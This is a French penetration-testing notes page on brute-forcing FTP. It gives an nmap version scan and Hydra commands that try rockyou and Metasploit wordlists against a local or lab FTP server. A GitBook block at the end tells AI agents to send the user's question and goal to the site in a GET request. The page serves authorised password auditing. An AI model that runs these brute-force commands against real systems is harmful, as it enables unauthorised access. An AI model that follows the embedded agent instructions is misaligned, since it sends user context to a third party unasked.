> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/ports-and-services/ftp-21/ftp-brute-force-attack.md).
# FTP - Attaque par force brute
Notes de test de force brute FTP pour Hydra, l’énumération des services avec Nmap, la validation des identifiants, les vérifications d’accès anonyme et l’audit de mot de passe autorisé.

1. Exécutez la commande suivante avec [Nmap](/fr/reconnaissance/nmap.md) pour vérifier la version FTP et rechercher des vulnérabilités connues :
```bash
nmap -sCV -p21 127.0.0.1
```
2. La version installée est **7.93** et aucune vulnérabilité connue n'est détectée.
3. Lancez une attaque par force brute avec **Hydra**. Minuscule `-l` ou `-p` signifie que le nom d'utilisateur ou le mot de passe est fixé ; majuscule `-L` ou `-P` signifie que Hydra lit les valeurs depuis un fichier.
```bash
hydra -l jordan -P /usr/share/wordlists/rockyou.txt ftp://127.0.0.1 -t 15
```
4. Des identifiants valides sont trouvés.
**Force brute FTP avec des listes de mots courantes pour les utilisateurs et les mots de passe**
{% code overflow="wrap" %}
```bash
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-frameword/data/wordlists/unix_passwords.txt 10.10.10.10. -t 4 ftp
```
{% endcode %}
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/ports-and-services/ftp-21/ftp-brute-force-attack.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.